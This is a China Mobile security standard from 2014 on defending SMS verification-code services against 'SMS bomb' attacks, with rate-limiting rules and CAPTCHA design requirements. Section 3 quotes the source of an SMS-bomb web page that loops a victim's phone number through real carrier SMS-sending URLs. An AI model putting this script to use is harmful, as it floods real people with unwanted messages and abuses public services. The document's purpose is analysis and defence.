动 态 短 信 验 证 码 安 全 防 护 方 案

中国移动

2014 年 9 月

目录

1. 概述

近期,根据集团客户及代理商反馈:部分用户连续收到莫名验证码短信,对用户正常的业务使用造成了严重的影响;同时还引起了大量的用户投诉,部分省份反馈行业端口的验证码业务投诉量居高不下,占总投诉量比重超过50%。

经分析该问题是由一种互联网恶意攻击方法——“短信炸弹”形成,该攻击方法循环利用不同业务中的无需注册即可向任意手机号发生短信动态验证码的正常业务需求(如用户注册、好友邀请、密码取回等),可以向多个用户同时连续发送大量的验证短信,严重影响用户的正常使用,造成不良影响与大量投诉。虽然部分业务设定用户首次输入错误后,提供“手机号+动态验证码”的登录方式;但由于攻击工具循环调用不同的动态短信发送URL进行攻击,可绕开该限制进行攻击。

《动态短信验证码安全防护方案》是针对端口类动态短信验证码功能的安全实施方法与要求,适用于具备动态短信验证码功能的业务与系统。

2. 适用范围

本方案适用于无需用户登录认证的情况下(如用户注册、好友邀请、密码取回等环节),需要向用户发送动态短信验证码或其他业务所需的短信(如认证信息、业务提示信息等)的业务场景。

原则上要求所有具备公网可访问的、具备非认证场景下可向用户发送短信信息的业务都必须符合本方案的要求。

本方案由总部市场经营部委托研究院制定。各省公司可根据本方案,结合自身实际情况,制定相应的实施细则。

本方案自下发之日起执行。

3. “短信炸弹”实例分析

3.1 短信炸弹原理

短信炸弹一般基于 WEB 方式(基于客户端方式的“短信炸弹”工具原理类似),其由两个模块组成,包括:一个前端 Web 网页,提供输入被攻击者手机号码的输入窗口;一个后台攻击页面(如 PHP),利用从各个网站上找到的动态短信 URL 和前端输入的被攻击者手机号码,发送 HTTP 请求,每次请求给用户发送一个动态短信。

利用这两个模块实施“短信轰炸”攻击,原理具体分析如下:

(1)恶意攻击者在前端页面(如下图所示 “迷你轰炸台”)中输入被攻击者的手机号;

(2)短信炸弹后台服务器,将该手机号与互联网收集的可不需要经过认证即可发送动态短信的 URL 进行组合,形成可发送动态短信的 URL 请求;

(3)通过后台请求页面,伪造用户的请求发给不同的业务服务器;

(4)业务服务器收到该请求后,发送动态短信到被攻击用户的手机上。

这个过程如下图 1 所示。



图 1 短信轰炸工具原理

3.2 短信炸弹实例分析

用户在某短信炸弹上输入被攻击手机号、攻击的次数后,对被攻击的手机号

进行攻击的源码如图 2 所示。

```
<div class="title"><a href="/">首页</a>>移动短信炸弹</div><div class="nav"><div
class="tip">请填写要炸的手机号码(此炸弹只有移动号才能用，是免费的,但手机必须要开启图片显
示)
</div></div>
<div class="title">
--=手机号码=--</div>
<div class="nav">
<form method='GET' action='index.php'>
<input name='hm' value='' size='15' maxlength='10000'/><input type="hidden" name="c"
value="1"/>
<br/><input type='submit' name='ok' value='[开始狂炸]'/>
</form>
<?php
error_reporting(0);
$v=$_GET['c'];
$a=$v+1;
$e=$a-1;
$d=$_GET['hm'];
?>
<div class="tip"><?php
if($d>1){
    echo"<br/>OK,成功轰炸$d,第$e.次";
    echo "<img src='http://gd.12530.com/user/getvalidcode2.do?phonenumber=$d' alt=''/><img
src='http://mm.10086.cn/portal/web/SmsRandomSendAction.do?msisdn=$d' alt=''/><img
src='http://www.gd.chinamobile.com/login/sendSMSRND.jsp?_logonName=$d' alt=''/>";
```

图 2 短信炸弹 Web 页面分析

该攻击页面中主要采用 来调用业务服务器动态短信发送的接口。如红框中内容所示:

- 在“短信轰炸”源代码中，利用<img />标签的 src 属性定义了可以请求发送动态短信的 URL（如 gd.12530.com/….）;
- 在其中的 phonenumber 字段中嵌入被攻击的手机号（如 13811111111）后，即可形成攻击 URL;
- 页面运行后，将其以 HTTP GET/POST 的方法提交给业务服务器;
- 业务服务器发送动态短信到被攻击者的手机上，从而完成了“短信炸弹”攻击。

4. 动态短信验证码安全防护方案

短信炸弹形成的原因是因为非授权的动态短信获取，而由于业务的需要（如注册、好友邀请等），在使用动态短信业务前系统并不能建立业务关联。因此，在未建立业务关联的情况下，需要进一步严格限制保证业务使用的安全性。

针对短信炸弹问题，建议综合采用: 增加图片验证码、单 IP 请求次数限制、限制发送时长限制 3 个措施，防护“动态短信获取”功能与业务接口。

措施编号	措施描述	针对性解决的问题
1	使用安全图片验证码	防止通过自动化工具进行攻击请求
2	单 IP 的请求次数限定	防止攻击者对服务器进行大量无效请求（在图片验证码未破解的情况下，自动化工具形成错误请求），增加服务器负担
3	单用户动态短信请求间隔时长限制	防止对单个用户形成手工攻击； 防止图片验证码失效后对用户形成大量攻击。

措施一：使用安全的图片验证码

恶意攻击者采用自动化工具，调用“动态短信获取”接口进行动态短信发送，究其原因是攻击者可以自动对接口进行大量调用。

采用图片验证码可有效防止工具自动化调用，即当用户进行“获取动态短信”操作前，弹出图片验证码，要求用户输入验证码后，服务器端再发送动态短信到用户手机上，该方法可有效解决被利用实施炸弹攻击的问题。

安全的图片验证码必须满足：

生成过程安全：图片验证码必须在服务器端进行产生与校验；

使用过程安全：单次有效，且以用户的验证请求为准；

验证码自身安全：不易被识别工具识别，能有效防止暴力破解。

安全图片验证码的设计方案详见第 5 章。

措施二：单 IP 的请求次数限定

使用了图片验证码后，能防止攻击者有效进行“动态短信”功能的自动化调用；但若攻击者忽略图片验证码验证错误的情况，大量执行请求会给服务器带来额外负担，影响业务使用。建议在服务器端限制单个 IP 在单位时间内的请求次数，一旦用户请求次数（包括失败请求次数）超出设定的阈值，则暂停对该 IP 一段时间的请求；若情节特别严重，可以将 IP 加入黑名单，禁止该 IP 的访问请求。该措施能限制一个 IP 地址的大量请求，避免攻击者通过同一个 IP 对大量用

户进行攻击，增加了攻击难度，保障了业务的正常开展。

该阈值设定可依据业务的不同执行设定，一般情况下建议不超过 200 个/分钟。

措施三： 单用户动态短信请求间隔时长限制

为进一步优化业务正常使用，建议采用限制重复发送动态短信的间隔时长，即当单个用户请求发送一次动态短信之后，服务器端锁定如：30 秒后，才能进行第二次动态短信请求。该功能可进一步保障用户体验，并避免包含手工攻击恶意发送垃圾验证短信。

5. 图片验证码安全要求

5.1 图形验证码实现机制

（1） 典型验证系统架构图

典型的系统主要由前端 WEB 服务器、后端验证服务器群组成。WEB 前端服务器负责通过 Internet 与用户进行交互，提供认证业务（包含用户手机号输入、动态验证短信输入）；后端验证服务器群由验证码服务器和动态短信验证服务器组成，验证码服务器负责产生、校验验证码，短信验证服务器负责向用户手机发送动态短信验证码信息，并对用户输入进行校验。

典型业务流程如图 3 所示。



图 3 典型业务流程图

当业务服务为客户端模式时，与图 3 所示的 web 方式基本相同，其中客户端相当于 web 前端服务器的功能。

（2）验证码安全使用流程

对图 3 中图片验证码的使用流程（步骤 2~步骤 6）进行描述如下。

步骤 2：用户访问验证码请求页面，输入手机号后，前端应用服务器向图片验证码服务器发送请求，请求获得图片验证码的 URL 格式示例如下：

http://192.168.1.1/getImage?sessionId=xxxx&busid=xxx

- 192.168.1.1 代表前端应用服务器的域名或者 IP 地址；
- sessionId 代表前端应用服务器与验证码服务器建立的会话 ID 号，由双方协商获得；
- busid 代表前端应用服务器的业务 ID 号，由双方协商获得；该 ID 的设置使一台验证码服务器支持为多个业务提供图片验证码。

步骤 3：验证码服务器产生验证码，并将引用图片验证码的 URL 传送回前端应用服务器；前端应用服务器通过 URL 获取图片验证码，并通过浏览器向用户展示。

步骤 4：用户输入手机号与图片验证码，并单击发送按钮，请求验证码服务器对图片验证码的有效性认证。

步骤 5：请求对图片验证码进行有效性验证的 URL 格式示例如下：

http:// 192.168.1.1/checkCode?sessionId=xxxx&busid=xxx&code=xxxx

- sessionId，busid 同上，code 为用户输入的图片验证码的值。

步骤 6：服务器端收到请求后与原始数据进行核对，并**立即将原验证码进行失效处理**。若用户提交数据与服务器数据一致，则服务器返回认证成功，并产生、发送短信验证码至手机；若用户提交数据与服务器数据不匹配，则 web 服务器返回认证失败，需告知向图片验证码服务器认证失败并向图片验证码服务器请求新的验证码（步骤 6'）。

5.2 图片验证码的安全设计要求

对于图片验证码的设计既要考虑到安全性、易用性也要考虑用户的操作体验。对于验证码的设计不能简单的单纯使用字母、数字或 4 位以内的短验证码等，这样易被验证码识别器破解；同样验证码的设计也不易使用过多的干扰线条、过大的字符变形或复杂的逻辑判断等，会严重影响用户的使用体验，尤其是对年长者更加难以识别。

对于验证码的安全设计主要有以下 4 种方式：

（1）字母数字类

字母数字类验证码主要由阿拉伯数字 0¯9 以及 26 个英文字母(包括大小写）组成。其基本样式如图 2 所示：

图 4 字母数字类验证码

对“英文字符+数字”类的图片验证码，提出设计与实现要求如表 1 所示，其中“可选项”一栏中“M”表示必选，“0”表示可选。

表 1 英文字符+数字”类图片验证码设计要求

编号	设计要求说明	可选项
1	验证码的长度不少于 4 位，不多于 8 位；	M
2	字符应在图片中完全显示；	M
3	验证码字符库库中必须包含字母(A～Z 或 a～z)与数字(0～9)；	M

4	每个验证码中的每个字符必须随机从字符库中随机挑选;	M
5	字符的位置需要满足以下 3 条中的一条或多条: 5-1: 字符间距随机调整，在图片中非均匀分布; 5-2: 字符间存在粘连且较紧凑; 5-3: 每个字符在图片中的坐标应随机动态变化。	M
6	同一个字符应具备不少于 5 种形态，包括通过旋转、字体变化、扭曲等方式实现，但不应影响字符识别。	M
7	字符间存在贯通、粘连或交叠，且要求如下: 7-1: 字符间应存在贯通，贯通线应与字符比划的粗细接近; 7-2: 如采用字符交叠的方式，交叠部分不应超过字符宽度的 1/10; 7-3: 如采用粘连方式，粘连部分不应产生交叠。	M
8	贯通线、噪点应随机产生;	O
9	字符与背景色必须具备区分度，容易识别;	M
10	同一张图片验证码中，字符的大小、位置差异不超过 20%（字符按大写字母计算）。	M
11	字数数量在 4～6 个间随机变化;	O
12	验证码字库中的字母需包含大写与小写;	O
13	避免使用一些容易混淆的字符如 0 和 O、1 和 l、2 和 z、5 和 S。	O
14	为保证用户体验，用户输入时，不区分大小写。	O
15	不得在页面脚本中出现图片验证码中的字符;	M
16	每个图片验证码仅能使用 1 次	M

（2）中文类

中文类验证码主要由多个简体汉字组成，其基本样式如图 3 所示:

图 5 中文类验证码

对中文字符类的图片验证码，提出设计与实现要求如表 2 所示，其中“可选项”一栏中“M”表示必选，“O”表示可选。

表 2 中文字符片验证码设计要求

编号	设计要求说明	可选项
1	中文验证码字符数量不低于 3 个，不超过 5 个字符;	M
2	字符应在图片中完全显示;	M
3	验证码字符库库中包含 1000 以上常用汉字;	M
4	验证码中的每个字符必须从字符库中随机挑选，且同一张验证码中不能有相同汉字;	M
5	字符的笔画可进行简单扭曲，但不能影响识别;	M
6	贯通线、噪点应随机产生，且贯通线粗细与字体笔画粗细一致。	M
7	字符的位置需要满足以下 3 条中的一条或多条: 7-1：字符间距随机调整，在图片中非均匀分布; 7-2：字符可进行逆时针和顺时针 45 度的旋转，且不影响识别; 7-3：每个字符在图片中的坐标应随机动态变化。	M
8	字符与背景色必须具备区分度，容易识别。	M
9	字数数量在 3～5 个间随机变化。	0
10	避免使用由于背景噪点影响，而降低识别率的字符，如：戊和戌、大和太等。	0
11	字符与背景色灰度相近，不易进行二值处理。	0
12	验证码字符库中可采用多种不同字体，如：宋体、楷体等。	0
13	不得在页面脚本中出现图片验证码中的字符;	M
14	每个图片验证码仅能使用 1 次	M

（3）智力题类

对于智力题类的验证码一般使用的是 100 以内的算数运算为主，主要有加法、减法、乘法等，其基本样式如图 4 所示:

图 6 智力题验证码

对“智力题”类的图片验证码，提出设计与实现要求如表 3 所示，其中“可选项”一栏中“M”表示必选，“0”表示可选。

表 3 智力题验证码设计要求

编号	设计要求说明	可选项
1	100 以内的加、减、乘为主;	M
2	贯通线、噪点应随机产生;	M
3	运算符随机产生，每次不同;	M
4	数字应具备不少于 5 种形态，包括通过旋转、字体变化、扭曲等方式实现，但不应影响字符识别;	M
5	数字的位置需要满足以下 3 条中的一条或多条: 5-1：数字间距随机调整，在图片中非均匀分布; 5-2：数字间存在粘连且较紧凑; 5-3：每个数字在图片中的坐标应随机动态变化。	M
6	数字与背景色必须具备区分度，容易识别;	M
7	数字间存在贯通、粘连或交叠，且要求如下: 7-1：数字间应存在贯通，贯通线应与数字比划的粗细接近; 7-2：如采用数字交叠的方式，交叠部分不应超过数字宽度的 1/10; 7-3：如采用粘连方式，粘连部分不应产生交叠。	M
8	不得在页面脚本中出现图片验证码中的字符;	M
9	每个图片验证码仅能使用 1 次	M

（4）选择题类

对于选择题类的验证码，一般使用一幅图片并配有四个选项，让用户输入选项代号选择图片的意义，其基本样式如图 5 所示:

图 7 选择题验证码

对“选择题”类的图片验证码，提出设计与实现要求如表 4 所示，其中“可选项”一栏中“M”表示必选，“0”表示可选。

表 4 选择题验证码设计要求

编号	设计要求说明	可选项

1	图片所画含义简单，易于识别；	M
2	使用四个备选项；	M
3	加载的图片随机产生，每次不同；	M
4	选项代号至少由 1 位字符组成（字符包括 26 个英文字母以及数字），建议可采用 2 位字符形如：1A、FR 等；	M
5	不得在页面脚本中出现图片验证码中的字符；	M
6	每个图片验证码仅能使用 1 次	M

————————————————————————————————————

本页为本文档最后一页